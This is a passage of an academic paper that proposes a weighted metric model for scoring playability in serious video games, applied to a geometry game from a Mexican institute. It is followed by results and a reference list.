


Figure 6. Quality Model for the Playability in Serious Video Games

4.1. Metrics Definition

In this model, the quality model proposed in figure 6 will be taken to evaluate the playability attribute. Considering the sum obtained in the measurements of its usability and understandability sub-attributes, will be used Playability = (Usability + Understandability).

The proposed model generalizes the types and roles of video games with the aim of focusing on the common software components among them. In such a way that the metrics defined have thresholds for any type or role of serious video games.

The result for the playability attribute is the sum between its usability and understandability, in order to reach a range between 0 and 100. Where 0 indicates the lowest value and 100 indicates the highest value for the quality measurement of the software components in a Serious Video Game evaluated.

To measure the usability attribute, the results obtained in the Game Play (GP) and the Game System (GS) will be considered. The desired result for the usability attribute is 46, obtained from the sum between the GP and GS layer elements. To obtain the value of the usability attribute is used Usability = (GP + GS).

To get the GP value is necessary sum of its individual attributes, this is possible with the equation in equation 1.

$$GP = \sum_{i+1}^{n}\left[\left(\sum_{i+1}^{m} GP_1\right) + \left(\sum_{i+1}^{m} GP_2\right) + \left(\sum_{i+1}^{m} GP_3\right) + \left(\sum_{i+1}^{m} GP_4\right) + \left(\sum_{i+1}^{m} GP_5\right) + \left(\sum_{i+1}^{m} GP_6\right) + \left(\sum_{i+1}^{m} GP_7\right) + \left(\sum_{i+1}^{m} GP_8\right) + \left(\sum_{i+1}^{m} GP_9\right) + \left(\sum_{i+1}^{m} GP_{10}\right)\right]$$

Equation 1. Equation of the Game Play (GP) layer element

The desired result for the GP layer element is 22, obtained from the sum of its 10 sub-attributes where each one has a maximum value of 2.2, using the metrics to evaluate in table 1.

Table 1. Metrics of the Game Play (GP) layer element of the Usability attribute

Attribute	Sub-Attribute	Metric	Weighting	Thresholds
User Experience	Learning curve = GP_1 **Note: the learning curve is considered when the player repeats the same level on at least two occasions**	$GP_1 = (st + tc + sh + hc + mc)$ • Standard time = *st* • Timer counter = *tc* • Standard hits reference = sh • Hit counter = *hc* • Mistakes counter = *mc*	2.2	*st* exists = 0.44 *st* doesn't exist = 0.0 *tc* exists = 0.44 *tc* doesn't exist = 0.0 *sh* exists = 0.44 *sh* doesn't exist = 0.0 *hc* exists = 0.44 *hc* doesn't exist = 0.0 *mc* exists = 0.44 *mc* doesn't exist = 0.0
	Feedback = GP_2	$GP_2 = (al + an + hn + gn)$	2.2	$al \leq 2 = 0.55$ $2 < al \leq 5 = 0.44$ $5 < al \leq 8 = 0.33$

		- Activities by level = *al* - Activity notes = *an* - Hit notes = *hn* - Greeting notes = *gn*		$8 < al \leq 10 = 0.22$ $10 < al \leq 12 = 0.11$ $al > 12 = 0.0$ *an* equal to *al* = 0.55 *an* different to *al* = 0.0 *hn* equal to *an* = 0.55 *hn* different to *an* = 0.0 *gn* equal to *al* = 0.55 *gn* different to *al* = 0.0 **Note: the desired value would be that there is no more than 1 note per activity; metric based on** [4]
Dynamics	Challenges = GP_3	$GP_3 = (cl + cm + dt + tm)$ - Challenges by level = *cl* - Challenges met = *cm* - Desired time = *dt* - Time made = *tm*	2.2	$cl \leq 3 = 0.55$ $3 < cl \leq 5 = 0.44$ $5 < cl \leq 7 = 0.33$ $7 < cl \leq 9 = 0.22$ $9 < cl \leq 11 = 0.11$ $cl > 11 = 0.0$ $cm \leq 2 = 0.55$ $2 < cm \leq 5 = 0.44$ $5 < cm \leq 8 = 0.33$ $8 < cm \leq 10 = 0.22$ $10 < cm \leq 12 = 0.11$ $cm > 12 = 0.0$ *dt* exists = 0.55 *dt* doesn't exist = 0.0 *tm* exists = 0.55 *tm* doesn't exist = 0.0 **Note: the challenges are the activities to be fulfilled during each level throughout the game in order to meet the objectives**
	Appropriateness of reward = GP_4	$GP_4 = (rac + rlc)$ - Reward for activity completed = *rac* - Reward by level completed = *rlc*	2.2	*rac* exists = 1.1 *rac* doesn't exist = 0.0 *rlc* exists = 1.1 *rlc* doesn't exist = 0.0 **Note: the desired value should be considered between percentage ranks % that take the total of rewards among the total of activities, but not to generalize in a type of video game is assigned a unique binary value; metric based on** [4]

	Decision making = GP$_5$	GP$_5$ = (*tc* + *ra* + *mc*) • Timer counter = *tc* • Response alternative = *ra* • Mistakes counter = *mc*	2.2	*tc* exists = 0.73 *tc* doesn't exist = 0.0 *ra* exists = 0.74 *ra* doesn't exist = 0.0 *mc* exists = 0.73 *mc* doesn't exist = 0.0 **Note: decision making is considered as a modality of multiple options during the video game**
Storytelling	Place = GP$_6$ **Note: they are pieces that must be delimited to allow or restrict movement**	GP$_6$ = (*liex*) • Limit of exploration of the environment = *liex*	2.2	*mc* evaluate or consider at least one action= 2.2 *mc* doesn't evaluate or consider at least one action = 0.0 **Note: software component based on the graphic design pieces of a video game; metric based on** [4]
	Role = GP$_7$	GP$_7$ = (*awe*) • Actions with other profiles or objects in the environment = *awe*	2.2	*awe* exists = 2.2 *awe* doesn't exist = 0.0 **Note: software component based on the graphic design pieces of a video game; metric based on** [4]
Interaction	Response of controls = GP$_8$ **Note: to expand this work, other components related to accessibility can be considered**	GP$_8$ = (*apc* + *nap* + *tpa*) • Amount of pressured commands = *apc* • Number of actions performed = *nap* • Time to perform the actions = *tpa*	2.2	*apc* < 1 = 0.72 1 < *apc* ≤ 2 = 0.48 2 < *apc* ≤ 4 = 0.24 *apc* > 4 = 0.0 *nap* equal to *apc* = 0.74 *nap* different to *apc* = 0.0 *tpa* exists = 0.74 *tpa* doesn't exist = 0.0
	Compete = GP$_9$ **Note: in general terms, the modalities of a video game are easy, intermediate and difficult**	GP$_9$ = (*cr* + *cgm* + *ct* + *wga*) • Choice of rival = *cr* • Choice of game mode = *cgm* • Competition timer = *ct* • Winner for greater assertiveness = *wga*	2.2	*cr* exists = 0.55 *cr* doesn't exist = 0.0 *cgm* exists = 0.55 *cgm* doesn't exist = 0.0 *ct* exists = 0.55 *ct* doesn't exist = 0.0 *wga* exists = 0.55 *wga* doesn't exist = 0.0
	Co-ops = GP$_{10}$ **Note: in general terms, the modalities of a video**	GP$_{10}$ = (*fc* + *cgm* + *gt* + *wga*) • Friend's choice = *fc*	2.2	*fc* exists = 0.55 *fc* doesn't exist = 0.0 *cgm* exists = 0.55 *cgm* doesn't exist = 0.0

	game are easy, intermediate and difficult	• Choice of game mode = *cgm* • Game timer = *gt* • Winner for greater accuracy = *wga*		*gt* exists = 0.55 *gt* doesn't exist = 0.0 *wga* exists = 0.55 *wga* doesn't exist = 0.0

To get the GS value is necessary sum of its individual attributes, this is possible with the equation in equation 2.

$$
\begin{aligned}
GS = \sum\nolimits_{i+1}^{n} \Bigg[& \left(\sum_{i+1}^{m} GS_1\right) + \left(\sum_{i+1}^{m} GS_2\right) + \left(\sum_{i+1}^{m} GS_3\right) + \left(\sum_{i+1}^{m} GS_4\right) + \left(\sum_{i+1}^{m} GS_5\right) + \left(\sum_{i+1}^{m} GS_6\right) \\
& + \left(\sum_{i+1}^{m} GS_7\right) + \left(\sum_{i+1}^{m} GS_8\right) + \left(\sum_{i+1}^{m} GS_9\right) + \left(\sum_{i+1}^{m} GS_{10}\right) + \left(\sum_{i+1}^{m} GS_{11}\right) \\
& + \left(\sum_{i+1}^{m} GS_{12}\right) \Bigg]
\end{aligned}
$$

Equation 2. Equation of the Game System (GS) layer element

The desired result for the GS layer element is 24, obtained from the sum of its 12 sub-attributes where each one has a maximum value of 2.0, using the metrics to evaluate in table 2.

Table 2. Metrics of the Game System (GS) layer element of the Usability attribute

Attribute	**Sub-Attribute**	**Metric**	**Weighting**	**Thresholds**
Narrative	Settings and configuration = GS_1	$GS_1 = (cc + sc)$ • Control of components = *cc* • Storage of changes = *sc*	2.0	*cc* exists = 1.0 *cc* doesn't exist = 0.0 *sc* exists = 1.0 *sc* doesn't exist = 0.0 **Note: is the software component responsible for the control of other components for the control of accessibility, ergonomics, keyboards and sounds, among others**
	Content = GS_2 **Note: the content is the software component responsible for loading the objects or characters and their rules of movement and behavior**	$GS_2 = (lo + ra + mo + do)$ • Loading objects = *lo* • Response of actions = *ra* • Movement of objects = *mo* • Disappearance of objects = *do*	2.0	*lo* exists = 0.5 *lo* doesn't exist = 0.0 *ra* exists = 0.5 *ra* doesn't exist = 0.0 *mo* exists = 0.5 *mo* doesn't exist = 0.0 *do* exists = 0.5 *do* doesn't exist = 0.0 **Note: software component based on the graphic design pieces of a video game**
	Game world = GS_3 **Note: the game world is the software component in**	$GS_3 = (sl + se + mr + pa)$ • Stage load = *sl* • Stage events = *se* • Movement rules = *mr* • Prohibited actions =	2.0	*sl* exists = 0.5 *sl* doesn't exist = 0.0 *se* exists = 0.5 *se* doesn't exist = 0.0 *mr* exists = 0.5 *mr* doesn't exist = 0.0

	charge of loading the visual content and the rules of movement of the scenario	*pa*		*pa* exists = 0.5 *pa* doesn't exist = 0.0 **Note: software component based on the graphic design pieces of a video game**
Mechanic	Mechanics coverage = GS_4	$GS_4 = (ceo + rcc)$ • Challenge for established objective = *ceo* • Reward for challenge completed = *rcc*	2.0	*ceo* exists = 1.0 *ceo* doesn't exist = 0.0 *rcc* equal to *ceo* = 1.0 *rcc* different to *ceo* = 0.0 **Note: metric based on** [4]
	Objective coverage = GS_5	$GS_5 = (poi)$ • All the proposed objectives are implemented = *poi*	2.0	*poi* exists = 2.0 *poi* doesn't exist = 0.0 **Note: metric based on** [4]
	Goals = GS_6	$GS_6 = (et + ee)$ • Estimated investment time = *et* • Estimated investment effort = *ee*	2.0	*et* exists = 1.0 *et* doesn't exist = 0.0 *ee* exists = 1.0 *ee* doesn't exist = 0.0 **Note: is the estimated time and effort in the software components for the player to meet the objectives**
	Rules compliance = GS_7	$GS_7 = (ns + cns)$ • Normative, rules or standard = *ns* • Compliance of normative, rules or standard = *cns*	2.0	*ns* exists = 1.0 *ns* doesn't exist = 0.0 *cns* exists = 1.0 *cns* doesn't exist = 0.0 **Note: is the regulation, norm or standard of a particular topic with educational content for the player whose goal is to be learned**
	Choices = GS_8	$GS_8 = (pp + cc + crp + cgm)$ • Choice of player profile = *pp* • Choice of character = *cc* • Choice of the role of the player = *crp* • Choice of game mode = *cgm*	2.0	*pp* exists = 0.5 *pp* doesn't exist = 0.0 *cc* exists = 0.5 *cc* doesn't exist = 0.0 *crp* exists = 0.5 *crp* doesn't exist = 0.0 *cgm* exists = 0.5 *cgm* doesn't exist = 0.0 **Note: is the component that allows the player to select a profile, character and game mode before starting to play**
Interface	Sound interaction = GS_9	$GS_9 = (sa + se)$ • Sound per actions = *sa* • Sounds per event =	2.0	*sa* exists = 1.0 *sa* doesn't exist = 0.0 *se* exists = 1.0 *se* doesn't exist = 0.0

		se		**Note: to motivate the player it is recommended that there are sounds per action and per event**
	Music = GS_{10}	GS_{10} = (*sm* + *bm* + *ml* + *em*) • Start music = *sm* • Background music = *bm* • Music by level = *ml* • End music = *em*	2.0	*sm* exists = 0.5 *sm* doesn't exist = 0.0 *bm* exists = 0.5 *bm* doesn't exist = 0.0 *ml* exists = 0.5 *ml* doesn't exist = 0.0 *em* exists = 0.5 *em* doesn't exist = 0.0 **Note: in some video games the *music* sub-attribute is not implemented because it is not necessary, if this is the case, it will be given the highest attribute**
	Training = GS_{11}	GS_{11} = (*pl* + *mth* + *aim*) Practice level = *pl* • Mode to try again with help = *mth* • Artificial intelligence mode = *aim*	2.0	*pl* exists = 0.75 *pl* doesn't exist = 0.0 *mth* exists = 0.75 *mth* doesn't exist = 0.0 *aim* exists = 0.5 *aim* doesn't exist = 0.0 **Note: *the artificial intelligence* is a very complex software component to develop and not all video games have, for this reason it receives a lower value** [11]
	Ways of interacting = GS_{12}	GS_{12} = (*iwi* + *iwh* + *ite*) • Interact with instructions = *iwi* • Interact without help = *iwh* • Interact to trial and error = *ite*	2.0	*iwi* exists = 0.7 *iwi* doesn't exist = 0.0 *iwh* exists = 0.65 *iwh* doesn't exist = 0.0 *ite* exists = 0.65 *ite* doesn't exist = 0.0 **Note: is the way in which the player receives or does not receive help from the game**

To measure the understandability attribute, the results obtained in the Game Interface (GI), Game Engine (GE) and the Game Mechanic (GM) will be considered. The desired result for the understandability attribute is 54, obtained from the sum between the GI, GE and GM layer elements. To obtain the value of the understandability attribute is used Understandability = (GI + GE + GM).

To get the GI value is necessary sum of its individual attributes, this is possible with the equation in equation 3.

$$GI = \sum_{i+1}^{n}\left[\left(\sum_{i+1}^{m} GI_1\right) + \left(\sum_{i+1}^{m} GI_2\right) + \left(\sum_{i+1}^{m} GI_3\right) + \left(\sum_{i+1}^{m} GI_4\right) + \left(\sum_{i+1}^{m} GI_5\right) + \left(\sum_{i+1}^{m} GI_6\right)\right]$$

Equation 3. Equation of the Game Interface (GI) layer element

The desired result for the GI layer element is 18, obtained from the sum of its 6 sub-attributes where each one has a maximum value of 3.0, using the metrics to evaluate in table 3.

Table 3. Metrics of the Game Interface (GI) layer element of the Understandability attribute

Attribute	Sub-Attribute	Metric	Weighting	Thresholds
Clarity	Objectives = GI_1	$GI_1 = (bo + co)$ • Brief objectives = *bo* • Clear objectives = *co*	3.0	*bo* are = 1.5 *bo* are not = 0.0 *co* are = 1.5 *co* are not = 0.0
	Rules = GI_2	$GI_2 = (br + cr)$ • Brief rules = *br* • Clear rules = *cr*	3.0	*br* are = 1.5 *br* are not = 0.0 *cr* are = 1.5 *cr* are not = 0.0
	Ergonomics of the environment = GI_3	$GI_3 = (mno + cph)$ • Maximum number of objects that the user can perceive = *mno* • Colors or animations phosphorescent or with luminescence = *cph*	3.0	$mno \leq 4 = 1.5$ $4 < mno \leq 6 = 1.125$ $6 < mno \leq 8 = 0.75$ $8 < mno \leq 10 = 0.375$ $mno > 10 = 0.0$ *cph* has = 0.0 *cph* has not = 1.5 **Note: metric based on** [12]
Readability	Orthography = GI_4	$GI_4 = (mp + ps + acl)$ • Misspellings = *mp* • Punctuations = *ps* • Alternation of capital letters = *acl*	3.0	*mp* has = 0.0 *mp* has not = 1.0 *ps* has = 1.0 *ps* has not = 0.0 *acl* has = 1.0 *acl* has not = 0.0 **Note: they are basic but obligatory aspects for understanding the text in the serious video game**
	Concurrency of words = GI_5	$GI_5 = (rw + ws + sp)$ • Repeated words = *rw* • Words stuck = *ws* • Separated paragraphs = *sp*	3.0	*rw* has = 0.0 *rw* has not = 1.0 *ws* has = 0.0 *ws* has not = 1.0 *sp* has = 1.0 *sp* has not = 0.0 **Note: they are basic but obligatory aspects for**

				understanding the text in the serious video game
	Ergonomics in the text = GI_6	GI_6 = (*[tc ∩ bc]* + *ts*) • Text color= *tc* • Background color = *bc* • Text size = *ts*	3.0	while *tc* is contrasted and appreciated with *bc* = 1.5 if *tc* and *bc* are not contrasted = 0.0 **Note: The size of the text must have a pixel size that is given to a % readable on the monitor; metric based on** [12] *ts* is proportional to the monitor = 1.5 *ts* it's not proportional to the monitor = 0.0 **Note 2: they are basic but obligatory aspects for understanding the text in the serious video game**

To get the GE value is necessary sum of its individual attributes, this is possible with the equation in equation 4.

$$GE = \sum_{i+1}^{n} \left[\left(\sum_{i+1}^{m} GE_1 \right) + \left(\sum_{i+1}^{m} GE_2 \right) + \left(\sum_{i+1}^{m} GE_3 \right) + \left(\sum_{i+1}^{m} GE_4 \right) + \left(\sum_{i+1}^{m} GE_5 \right) + \left(\sum_{i+1}^{m} GE_6 \right) + \left(\sum_{i+1}^{m} GE_7 \right) + \left(\sum_{i+1}^{m} GE_8 \right) \right]$$

Equation 4. Equation of the Game Engine (GE) layer element

The desired result for the GE layer element is 18, obtained from the sum of its 8 sub-attributes where each one has a maximum value of 2.25, using the metrics to evaluate in table 4.

Table 4. Metrics of the Game Engine (GI) layer element of the Understandability attribute

Attribute	Sub-Attribute	Metric	Weighting	Thresholds
Rendering	Delimitations = GE_1	GE_1 = (*be* + *dbc*) • Bounded edges = *be* • Different border colors per image = *dbc*	2.25	*be* has = 1.125 *be* has not = 0.0 *dbc* has = 1.125 *dbc* has not = 0.0
	Over-position = GE_2	GE_2 = (*ms*) • Margin or shadows = *ms*	2.25	*be* has = 2.25 *be* has not = 0.0 **Note: metric based on** [12]
	Stream of sequence = GE_3	GE_3 = (*sh* + *cia*) • Sequence in history = *sh* • Congruence from one image to another = *cia*	2.25	*sh* are = 1.125 *sh* are not = 0.0 cia are = 1.125 *cia* are not = 0.0

Visual aid	Guidance indications = GE$_4$	GE$_4$ = (*ds* + *ia*) • Directional signals = *ds* • Help comments = *hc*	2.25	*ds* has = 1.125 *ds* has not = 0.0 *hc* has = 1.125 *hc* has not = 0.0 **Note: metric based on** [13]
	Over-position = GE$_5$	GE$_5$ = (*fl* + *si*) • Flashing lights = *fl* • Superimposed image = *si*	2.25	*fl* has = 1.125 *fl* has not = 0.0 *si* has = 1.125 *si* has not = 0.0 **Note: metric based on** [13]
Context of use	Illumination = GE$_6$	GE$_6$ = ([*bs* ∩ *ct*]) • Brightness = *bs* • Contrast = *ct*	2.25	while *bs* is contrasted and appreciated with *ct* = 2.25 if *bs* and *ct* are not contrasted = 0.0 **Note: lighting should not be exceeded or have phosphorescent colors to understand the context of use of the stage; metric based on** [12]
	Audio notes = GE$_7$	GE$_7$ = (*cv* + *tb*) • Clear voice = *cv* • Time breaks = *tb*	2.25	*cv* has = 1.125 *cv* has not = 0.0 *tb* has = 1.125 *tb* has not = 0.0
	Physical environment = GE$_8$	GE$_8$ = (*ra* + *ia* + *ta* + [*ce* ∩ *pe*]) • Reading actions = *ra* • Interaction actions = *ia* • Trigger actions = *ta* • Controllable elements = *ce* • Predictable elements = *pe*	2.25	*ra* has = 0.45 *ra* has not = 0.0 *ia* has = 0.45 *ia* has not = 0.0 *ta* has = 0.45 *ta* has not = 0.0 while *ce* interacts with *pe* = 0.9 if *ce* and *pe* do not interact = 0.0 **Note: metric based on** [12]

To get the GM value is necessary sum of its individual attributes, this is possible with the equation in equation 5.

$$GM = \sum_{i+1}^{n}\left[\left(\sum_{i+1}^{m} GM_1\right)+\left(\sum_{i+1}^{m} GM_2\right)+\left(\sum_{i+1}^{m} GM_3\right)+\left(\sum_{i+1}^{m} GM_4\right)+\left(\sum_{i+1}^{m} GM_5\right)+\left(\sum_{i+1}^{m} GM_6\right)\right]$$

Equation 5. Equation of the Game Mechanic (GM) layer element

The desired result for the GM layer element is 18, obtained from the sum of its 6 sub-attributes where each one has a maximum value of 3.0, using the metrics to evaluate in table 5.

Table 5**.** Metrics of the Game Mechanic (GM) layer element of the Understandability attribute

Attribute	**Sub-Attribute**	**Metric**	**Weighting**	**Thresholds**
Interactivity	Game commands = GM_1	$GM_1 = (sc)$ • Sense of control = *sc*	3.0	*sc* is reliable = 3.0 *sc* it's not reliable = 0.0 **Note: the feeling of the commands or the control for the adaptation of the player's interactivity; metric based on** [13, 14]
	Help options = GM_2	$GM_2 = (hi + dia)$ • Help icon = *hi* • Description or activity information = *dia*	3.0	*hi* has = 1.5 *hi* has not = 0.0 *dia* has = 1.5 *dia* has not = 0.0 **Note: are buttons that give us help or information about the level or activity to be performed**
	Game sequence = GM_3	GM_3 = (cfa) • Sequence for the final achievement = *cfa*	3.0	*cfa* has = 3.0 *cfa* has not = 0.0 **Note: it's the preparation in the understanding of the game, activity by activity, level by level, to complete the game**
Self-Descriptiveness	Instructions = GM_4	GM_4 = (sag + *iss*) • Short and brief guide = *sag* • Indications step by step = *iss*	3.0	*sag* has = 1.5 *sag* has not = 0.0 *iss* has = 1.5 *iss* has not = 0.0
	Related icons = GM_5	$GM_5 = (icm)$ • Icon alluding to the action or menu = *icm*	3.0	*icm* has = 3.0 *icm* has not = 0.0
	Light colors = GM_6	$GM_6 = (srs)$ • Soft recognizable shades = *srs*	3.0	*srs* has = 3.0 *srs* has not = 0.0 **Note: are certain shades that have the lights of the colors, like the red that represents error or the green that resembles something correct**

4.2. Desired values assigned

The representation of each desired value that has been assigned to the attributes in this proposed quality model for playability in serious video games can be seen more simply in table 6, which represent the estimated value for each metric proposed in figure 6.

Table 6. Desired values assigned to the attributes of the Quality Model for the Playability

Context Quality	Quality Attribute	Component	Sub-Attribute Metric	Desired Value
Playability 100%	Usability 46%	Game Play (GP) 22%	Learning curve = GP$_1$	2.2%
			Feedback = GP$_2$	2.2%
			Challenges = GP$_3$	2.2%
			Appropriateness of reward = GP$_4$	2.2%
			Decision making = GP$_5$	2.2%
			Place = GP$_6$	2.2%
			Role = GP$_7$	2.2%
			Response of controls = GP$_8$	2.2%
			Compete = GP$_9$	2.2%
			Co-ops = GP$_{10}$	2.2%
		Game System (GS) 24%	Settings and configuration = GS$_1$	2.0%
			Content = GS$_2$	2.0%
			Game world = GS$_3$	2.0%
			Mechanics coverage = GS$_4$	2.0%
			Objective coverage = GS$_5$	2.0%
			Goals = GS$_6$	2.0%
			Rules compliance = GS$_7$	2.0%
			Choices = GS$_8$	2.0%
			Sound interaction = GS$_9$	2.0%
			Music = GS$_{10}$	2.0%
			Training = GS$_{11}$	2.0%
			Ways of interacting = GS$_{12}$	2.0%
	Understandability 54%	Game Interface (GI) 18%	Objectives = GI$_1$	3.0%
			Rules = GI$_2$	3.0%
			Ergonomics of the environment = GI$_3$	3.0%
			Orthography = GI$_4$	3.0%
			Concurrency of words = GI$_5$	3.0%
			Ergonomics in the text = GI$_6$	3.0%
		Game Engine (GE) 18%	Delimitations = GE$_1$	2.25%
			Over-position = GE$_2$	2.25%
			Stream of sequence = GE$_3$	2.25%
			Guidance indications = GE$_4$	2.25%
			Over-position = GE$_5$	2.25%
			Illumination = GE$_6$	2.25%
			Audio notes = GE$_7$	2.25%
			Physical environment = GE$_8$	2.25%
		Game Mechanic (GM) 18%	Game commands = GM$_1$	3.0%
			Help options = GM$_2$	3.0%
			Game sequence = GM$_3$	3.0%
			Instructions = GM$_4$	3.0%
			Related icons = GM$_5$	3.0%
			Light colors = GM$_6$	3.0%

Where there is an equivalence between the 5 layers that subdivide the two attributes that make up the Playability in the context of Serious Video Games for this proposed model.

5. Results and Discussion

The metrics proposed in tables 1 to 5 will be considered concerning the desired values in the quality model presented in table 6, to determine how well each version of the serious video game meets in the quality measurement.

The serious video game selected for the test case was a game that is being developed by 'Instituto Tecnológico Superior de Escárcega (ITSE)' in Escarcega, Mexico. Whose purpose is to learn geometry by solving exercises of different difficulty, through the intensive practice of logical reasoning. And drastically improve the skills for logical reasoning, creating mathematical demonstrations, and solving geometric puzzles.

The experimental results obtained in table 7 indicate that not all the attributes selected in the quality model can be adjusted to the needs of the serious video game. For this reason, it is recommended to consider only the metrics that are adapted to serious video games during the analysis to development phases.

Table 7. Experimental results of the test case for the Quality Model in Serious Video Games

Context	Desired Value	Summation	Reached
Usability	46.0	37.120	80.695%
Understandability	54.0	50.925	94.305%
Playability	100.0	88.045	88.045%

6. Conclusions

The structure of the quality model is categorized in such a way that criteria are taken when analysing and developing the software components in a serious video game, to increase the success in the final goal that is to achieve learning about a subject to the player.

Although the proposed model is aimed at serious video games, it may be applicable to classic video games or entertainment purposes.

As future work, the proposed model is flexible to the measurement of different serious video games and allows to obtain an approximate range of the quality of the playability and is open to extensions so that it can be thoroughly detailed or extended to other components for the development of games, such as challenges and rewards in the mechanics of understandability. The addition of metrics in the saved and stored options of the usability game scenarios, and it can even be extended to other quality attributes applicable to Serious Video Games.

Acknowledgements

Special thanks to Ph. D. Olivia Graciela Fragoso Diaz and the 'Centro Nacional de Investigación y Desarrollo Tecnológico (CENIDET)' in Cuernavaca, Mexico. For their collaboration in this research work.

REFERENCES

[1] Calvo-Ferrer, J. R. (2018). Juegos, videojuegos y juegos serios: Análisis de los factores que favorecen la diversión del jugador, Mhjc no. 9, artículo 7, pp. 191-226. http://dx.doi.org/10.21134/mhcj.v0i9.232.

[2] González-Sánchez, J. L.; Padilla-Zea, N. & Vela, F. L. G. (2009). From Usability to Playability: Introduction to Player-Centred Video Game Development Process, Human Centered. First International Conference, HCD, pp. 65-74. https://doi.org/10.1007/978-3-642-02806-9_9.

[3] Standards Coordinating Committee of the IEEE Computer Society. (1991). IEEE Standard Computer Dictionary, A Compilation of IEEE Standard Computer Glossaries, pp. 610-1990. https://doi.org/10.1109/IEEESTD.1991.106963.

[4] García-Mundo, L.; Genero, M. & Piattini, M. (2015). Applying a Serious Game Quality Model, Springer. Serious Games, Interaction, and Simulation. 5th International Conference, SGAMES 2015, pp. 21-29. DOI 10.1007/978-3-319-29060-7.

[5] Desurvire, H. & Wiberg, C. (2010). Chapter 8. User Experience Design for Inexperienced Gamers: GAP – Game Approachability, Evaluating User Experience in Games. Concepts and Methods. Springer. Regina Bernhaupt (Ed.), pp. 131-148. DOI 10.1007/978-1-84882-963-3_3.

[6] Chittaro, L. (2015). Designing Serious Games for Safety Education: "Learn to Brace" vs. Traditional Pictorials for Aircraft Passengers. IEEE Transactions on Visualization and Computer Graphics. Vol. 22, Issue 5, pp. 1527-1539. DOI: 10.1109/TVCG.2015.2443787.

[7] Calvillo-Gámez, E. H.; Cairns, P. & Cox, A. L. (2010). Chapter 4. Assessing the Core Elements of the Gaming Experience, Evaluating User Experience in Games. Concepts and Methods. Springer. Regina Bernhaupt (Ed.), pp. 47-72. DOI 10.1007/978-1-84882-963-3_3.

[8] Figueredo, Ó. B. (2015). Informaster: un juego serio para desarrollar competencias en manejo de información, Opción, Año 31, No. Especial 4. Universidad de La Sabana de Chía, Colombia, pp. 127-146. ISSN 1012-1587.

[9] Povedano, D. G. (2013). Desarrollo de videojuegos sobre la plataforma Android, Facultad de Informática de Barcelona, pp. 11-24. http://hdl.handle.net/2099.1/14016.

